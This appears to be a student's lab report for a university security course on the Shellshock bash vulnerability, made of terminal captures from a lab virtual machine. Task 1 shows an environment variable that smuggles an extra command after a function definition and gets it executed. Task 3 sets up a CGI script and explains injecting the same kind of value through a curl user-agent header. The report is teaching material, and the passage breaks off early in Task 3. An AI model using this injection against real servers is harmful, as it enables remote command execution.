Department of Computer Science California State University, Channel Islands


COMP-524: Security Lab Report

Lab Number: 4

Lab Topic: Shellshock Attack


TASK-1:

The task is to check if it is vulnerable or not and the conclusion is it executes the malicious code.



```
[02/19/22]seed@VM:~$ /bin/bash_shellshock
[02/19/22]seed@VM:~$ ps
  PID TTY          TIME CMD
10622 pts/4    00:00:00 bash
10637 pts/4    00:00:00 bash_shellshock
10648 pts/4    00:00:00 ps
[02/19/22]seed@VM:~$ exit
exit
[02/19/22]seed@VM:~$ ps
  PID TTY          TIME CMD
10622 pts/4    00:00:00 bash
10651 pts/4    00:00:00 ps
[02/19/22]seed@VM:~$ bash_shellshock
[02/19/22]seed@VM:~$ ps
  PID TTY          TIME CMD
10622 pts/4    00:00:00 bash
10655 pts/4    00:00:00 bash_shellshock
10666 pts/4    00:00:00 ps
[02/19/22]seed@VM:~$ 
```


Fig 4.1



```
bash_shellshock: foo: line 0: `foo () {echo "hello worl
d";};echo "Malicious Code";'
bash_shellshock: error importing function definition fo
r `foo'
< "hello world"; }; echo "Malicious Code";'
[02/19/22]seed@VM:~/.../task1$ printenv foo
() { echo "hello world"; }; echo "Malicious Code";
[02/19/22]seed@VM:~/.../task1$ declare -f foo
[02/19/22]seed@VM:~/.../task1$ ps
  PID TTY          TIME CMD
10622 pts/4    00:00:00 bash
10786 pts/4    00:00:00 bash_shellshock
11039 pts/4    00:00:00 ps
[02/19/22]seed@VM:~/.../task1$ bash_shellshock
Malicious Code
[02/19/22]seed@VM:~/.../task1$ ps
  PID TTY          TIME CMD
10622 pts/4    00:00:00 bash
10786 pts/4    00:00:00 bash_shellshock
11045 pts/4    00:00:00 bash_shellshock
11056 pts/4    00:00:00 ps
[02/19/22]seed@VM:~/.../task1$ 
```

Fig 4.2


TASK-2:



```
[02/22/22]seed@VM:~$ cd Desktop
[02/22/22]seed@VM:~/Desktop$ ls
ex_argv.sh  lab1.c     lab_4      task-1  task-3
lab1        lab1.out   sec_task2  task-2  task-4
[02/22/22]seed@VM:~/Desktop$ cd lab_4
[02/22/22]seed@VM:~/.../lab_4$ cd task2
[02/22/22]seed@VM:~/.../task2$ ls
myprog.cgi  task2.command
[02/22/22]seed@VM:~/.../task2$ cat myprog.cgi
#! /bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "Hello World"


[02/22/22]seed@VM:~/.../task2$ 
```


Fig 4.3

In task2 it asked for a setup of a CGI program and then using the client request it needed to generate some dynamic pages from the server. This task shows how a user can access a CGI program and access it from a web server to browser or command.




```
[02/22/22]seed@VM:~/.../task2$ ls /usr/lib/cgi-bin/
myprog.cgi
[02/22/22]seed@VM:~/.../task2$ cat  /usr/lib/cgi-bin/my
prog.cgi
#! /bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "Hello World"


[02/22/22]seed@VM:~/.../task2$ 
```

Fig 4.4




```
● apache2.service - LSB: Apache2 web server
   Loaded: loaded (/etc/init.d/apache2; bad; vendor pre
  Drop-In: /lib/systemd/system/apache2.service.d
           └─apache2-systemd.conf
   Active: active (running) since Thu 2022-02-03 18:28:
     Docs: man:systemd-sysv-generator(8)
  Process: 2737 ExecReload=/etc/init.d/apache2 reload (
  Process: 1461 ExecStart=/etc/init.d/apache2 start (co
   CGroup: /system.slice/apache2.service
           ├─1545 /usr/sbin/apache2 -k start
           ├─2757 /usr/sbin/apache2 -k start
           ├─2758 /usr/sbin/apache2 -k start
           ├─2759 /usr/sbin/apache2 -k start
           ├─2760 /usr/sbin/apache2 -k start
           └─2761 /usr/sbin/apache2 -k start

Feb 03 18:28:01 VM apache2[1461]: AH00112: Warning: Doc
Feb 03 18:28:01 VM apache2[1461]: AH00558: apache2: Cou
Feb 03 18:28:02 VM apache2[1461]:  *
Feb 03 18:28:02 VM systemd[1]: Started LSB: Apache2 web
Feb 03 18:32:50 VM systemd[1]: Reloading LSB: Apache2 w
lines 1-21
```

Fig 4.5



```
[02/22/22]seed@VM:~/.../task2$ ls -la
total 16
drwxrwxr-x 2 seed seed 4096 Feb 19 19:21 .
drwxrwxr-x 5 seed seed 4096 Feb 19 19:32 ..
-rw-rw-r-- 1 seed seed   83 Feb 19 19:07 myprog.cgi
-rw-rw-r-- 1 seed seed  460 Feb 19 19:15 task2.command
[02/22/22]seed@VM:~/.../task2$
```


Fig 4.6



```
Hello World
```

Fig 4.7


TASK–3:



```
[02/19/22]seed@VM:~/.../lab_4$ cd task3
[02/19/22]seed@VM:~/.../task3$ ls
[02/19/22]seed@VM:~/.../task3$ vim task3.cgi
[02/19/22]seed@VM:~/.../task3$ cat task3.cgi
#! /bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "Printing environment variable to check their valu
es"
strings /proc/$$/environ
```


Fig 4.8

curl -A “ ” is going to be user_agent. The function is gonna be extracted and whatever command after function definition is executed during the creation of the child process at the server-side.



```
[02/22/22]seed@VM:~/.../task3$ clear

[02/22/22]seed@VM:~/.../task3$ ls /usr/lib/cgi-bin/
